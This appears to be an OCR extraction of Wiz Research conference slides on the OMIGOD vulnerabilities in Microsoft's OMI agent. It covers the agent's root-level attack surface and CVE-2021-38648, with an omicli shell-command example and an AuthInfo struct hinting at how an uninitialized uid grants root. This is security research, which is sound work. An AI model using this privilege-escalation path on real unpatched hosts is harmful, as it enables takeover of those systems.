
- Query running Docker containers
- Examine log files
- Run maintenance commands
- Query process list
- Gather system statistics

OMI Attack Surface

- Runs with root privileges
- In some cases, opens an external port for HTTP requests
- Allows for multiple dangerous functionalities
  - Arbitrary command execution
  - Arbitrary file read

WIZ Research


WIZ Research




WIZ Research


OMIGOD!



GOLDEN STATE
30
WARRIORS
rakuten


What we show


How it happened



How it happened



What we show



RSAConference2022

CVE-2021-38648 - Local Privilege Escalation


OMI Processes

```
nir@WizResearch:/home/azureuser$ ps aux | grep omi
root       14300  0.0  0.1  31520  3656 ?        S    May02   0:39 /opt/omi/bin/omiserver -d
omi        14301  0.0  0.1  21096  4976 ?        SL   May02   1:19 /opt/omi/bin/omiengine -d --logfilefd 3 --socketpair 9
nir        16219  0.0  0.0  12916  1016 pts/4    S+   07:59   0:00 grep omi
nir@WizResearch:/home/azureuser$
```

OMI Architecture Overview

OMI Architecture Overview

OMI Architecture Overview



OMI Architecture Overview

Executing Commands via OMI

```
nir@WizResearch:/home/azureuser$ /opt/omi/bin/omicli iv root/scx { SCX_OperatingSystem } ExecuteShellCommand { command 'id' timeout 0 }
instance of ExecuteShellCommand
{
    ReturnValue=true
    ReturnCode=0
    StdOut=uid=1003(nir) gid=1003(nir) groups=1003(nir)

    StdErr=
}
nir@WizResearch:/home/azureuser$
```

Who Are You?


MICLI
Running as
nir
MIENGINE
Running as
OMI
MISERVER
Running as
root


Authentication Info

```
typedef struct _AuthInfo
{
    uid_t uid;
    gid_t gid;
}
AuthInfo;
```


Authentication Info After Allocation

```
typedef struct _AuthInfo
{
    uid_t uid = NULL;
    gid_t gid = NULL;
}
AuthInfo;
```

